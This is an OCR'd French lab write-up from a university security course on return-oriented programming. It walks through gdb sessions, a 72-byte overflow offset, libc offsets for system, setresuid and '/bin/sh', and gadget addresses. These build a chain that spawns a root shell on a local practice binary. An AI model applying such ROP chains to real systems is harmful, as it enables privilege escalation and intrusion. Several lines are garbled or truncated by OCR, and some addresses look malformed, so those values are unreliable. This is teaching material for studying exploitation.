
ROP : Return-Oriented Programming

Essai 1:


Avec la protection ASLR désactivée, on trouve printf() à l'addresse 0x7ffff7e3b770





En regardant dans gdb, on trouve cette addresse dans l'intervalle 0x00007ffffe05320 – 0x00007ffff7f4b6bb qui correspond au segment .text de la Glibc

Calcul de la longuer du tapis :

Maintenant on veut calculer la longueur de la portion de la pile à tapisser avec des caractères ('A' par exemple). Pour faire on calcule la différence entre rsp et rsi.


gdb-peda$ b *vuln
Note: breakpoint 1 also set at pc 0x1185.
Breakpoint 3 at 0x1185
gdb-peda$ b *vuln+72
Note: breakpoint 2 also set at pc 0x11cd.
Breakpoint 4 at 0x11cd
gdb-peda$ r
Starting program: /home/masteruser/insa/3A/s2/securite/td3/rop
On ROPe
[----------registers----------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffff7ecd804 (<__GI___libc_write+20>: cmp rax,0xfffffffffffff000)
RDX: 0x8
p/x pour avoir le résultat en hexadécimal
p/x 0x7ffff7f69519-0x7ffff7de8000
$4 = 0x181519


gdb-peda$ disass vuln
Dump of assembler code for function vuln:
=> 0x0000555555555185 <+0>: push rbp
0x0000555555555186 <+1>: mov rbp,rsp
0x0000555555555189 <+4>: sub rsp,0x40
0x000055555555518d <+8>: lea rsi,[rip+0xe70] # 0x555555556004
0x0000555555555194 <+15>: mov rdi,0xffffffffffffffff
0x000055555555519b <+22>: call 0x555555555070 <dlsym@plt>
0x00005555555551a0 <+27>: mov QWORD PTR [rbp-0x8],rax
0x00005555555551a4 <+31>: mov rax,QWORD PTR [rbp-0x8]
0x00005555555551a8 <+35>: mov rsi,rax
0x00005555555551ab <+38>: lea rdi,[rip+0xe59] # 0x55555555600b
0x00005555555551b2 <+45>: mov eax,0x0
0x00005555555551b7 <+50>: call 0x555555555050 <printf@plt>
0x00005555555551bc <+55>: lea rax,[rbp-0x40]
0x00005555555551c0 <+59>: mov edx,0x100
0x00005555555551c5 <+64>: mov rsi,rax
0x00005555555551c8 <+67>: mov edi,0x0
0x00005555555551cd <+72>: call 0x555555555060 <read@plt>
0x00005555555551d2 <+77>: nop
0x00005555555551d3 <+78>: leave
0x00005555555551d4 <+79>: ret
End of assembler dump.
gdb-peda$ i r $rsp
rsp 0x7fffffffe0e8 0x7fffffffe0e8
gdb-peda$ ni
Il nous faut la chaîne '/bin/sh' pour la fonction system. On
adresse, l'adresse du début de la libc, puis calculer le bon offs
find "/bin/sh"
Searching for '/bin/sh' in: None ranges
info proc map
process 2859



Breakpoint 2, 0x00005555555551cd in vuln ()
gdb-peda$ disass vuln
Dump of assembler code for function vuln:
0x0000555555555185 <+0>: push rbp
0x0000555555555186 <+1>: mov rbp,rsp
0x0000555555555189 <+4>: sub rsp,0x40
0x000055555555518d <+8>: lea rsi,[rip+0xe70] # 0x555555556004
0x0000555555555194 <+15>: mov rdi,0xffffffffffffffff
0x000055555555519b <+22>: call 0x555555555070 <dlsym@plt>
0x00005555555551a0 <+27>: mov QWORD PTR [rbp-0x8],rax
0x00005555555551a4 <+31>: mov rax,QWORD PTR [rbp-0x8]
0x00005555555551a8 <+35>: mov rsi,rax
0x00005555555551ab <+38>: lea rdi,[rip+0xe59] # 0x55555555600b
0x00005555555551b2 <+45>: mov eax,0x0
0x00005555555551b7 <+50>: call 0x555555555050 <printf@plt>
0x00005555555551bc <+55>: lea rax,[rbp-0x40]
0x00005555555551c0 <+59>: mov edx,0x100
0x00005555555551c5 <+64>: mov rsi,rax
0x00005555555551c8 <+67>: mov edi,0x0
=> 0x00005555555551cd <+72>: call 0x555555555060 <read@plt>
0x00005555555551d2 <+77>: nop
0x00005555555551d3 <+78>: leave
0x00005555555551d4 <+79>: ret
End of assembler dump.
gdb-peda$ i r $rsi
rsi 0x7fffffffe0a0 0x7fffffffe0a0
gdb-peda$ p/d 0x7fffffffe0e8 - 0x7fffffffe0a0
$1 = 72
gdb-peda$
print in decimal", on calcule alors l'offset et on trouve 72. Nou
2. Rechercher les adresses des fonctions et chaînes
Maintenant on peut exécuter le code
sh")
a alors trouver les adresses de ces fonctions puis on cher
arer leurs arguments.
Pour toutes les adresses des fonctions et chaînes utilisées,
rapport au début de la libc. (possible notamment à cause
l'ASLR)

On calcule l'adresse de $rsp au niveau de <vuln +0> pour trouver 0x7fffffffe0e8, puis l'addresse de $rsi au niveau de <vuln +72> pour avoir 0x7fffffffe0a0. On peut alors avec la commande p/d calculer la différence entre les deux addresses et l'afficher en décimal (d : in decimal).

On trouve un offset de 72 octets, c-à-d que la forme de notre payload ressemblera à
'A' * 72 + addr_gadget.

Offset de '/bin/sh':


Maintenant on veut calculet l'offset de "/bin/sh". Pour faire on cherche la chaine "/bin/sh" dans le code chargé en mémoire.



On trouve la chaine à l'addresse 0x7ffff7f64519. Avec info proc map, on trouve l'intervalle dans lequel se trouve cette addresse et donc le fichier correspondant. Ici on trouve que cette addresse correspond au fichier */usr/lib/x86_64-linux-gnu/libc-2.28.so. O*n peut alors calculer son offset par rapport au début du fichier (ou par rapport au début de l'intervalle en ajoutant l'offset de cet intervalle). On trouve à la fin un offset de ***0x181519***.

Offset des fonctions utilisées:


On calcule ensuite de manière similaire les offsets des fonctions printf, system et setresuid, qui appartiennet tous au même fichier de la Glibc, c-à-d qu'on calculera la différence de l'addresse de chaque fonction par rapport à l'addresse du début du fichier.




On obtient les offset suivants :
printf >> ***0x58770***
system >> ***0x44c50***
setresuid >> ***0xc7b60***

Recherche des gadgets:

Maintenant on veut trouver les gadgets pour notre exploit. Ces gadgets sont en faite les addresses des instructions Assembleur qui nous permetteront de charger les paramètres nécessaire pour chaque fonction qu'on va utiliser pour l'exploit.



Donc on trouve 'pop rdi' à l'addresse ***0x00005555555526b*** et 'pop rsi' à l'addresse ***0x000055555555269***




Et on trouve un offset pour ‘pop rdx’ à ***0x00106ad9***.

Exploitation :


On construit notre exploit de telle manière à avoir :

addr system
‘/bin/sh’ dans rdi
addr setresuid
0 dans rsi
0 dans rdx
0 dans rdi
tapis de 72*‘A’

Ceci nous donne le code python suivant, rempli avec ***les addresses précedemment calculées*** :



Lorsqu’on exécute le code python, on a l’exploit qui fonctionne.



On a réussi à exécuter la commande system avec l’argument ‘/bin/sh’, ce qui nous a fourni un accès à un Shell.